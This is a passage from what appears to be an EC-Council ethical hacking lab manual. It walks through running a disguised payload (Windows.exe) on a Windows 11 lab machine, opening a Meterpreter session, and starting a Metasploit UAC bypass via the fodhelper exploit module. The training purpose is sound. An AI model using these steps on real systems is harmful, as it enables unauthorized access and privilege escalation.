


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Once you click on the **Windows.exe** file, the **Opening Windows.exe** pop-up appears click on **Save File**.




20. Double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.



22. The Meterpreter session has successfully been opened, as shown in the screenshot.

23. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

24. Type **getuid** and press **Enter**, to display current user ID.


25. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Type **background** and press **Enter**, to background the current session.


27. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.




28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
29. Type **set session 1** and press **Enter**.
30. Type **show options** in the meterpreter console and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



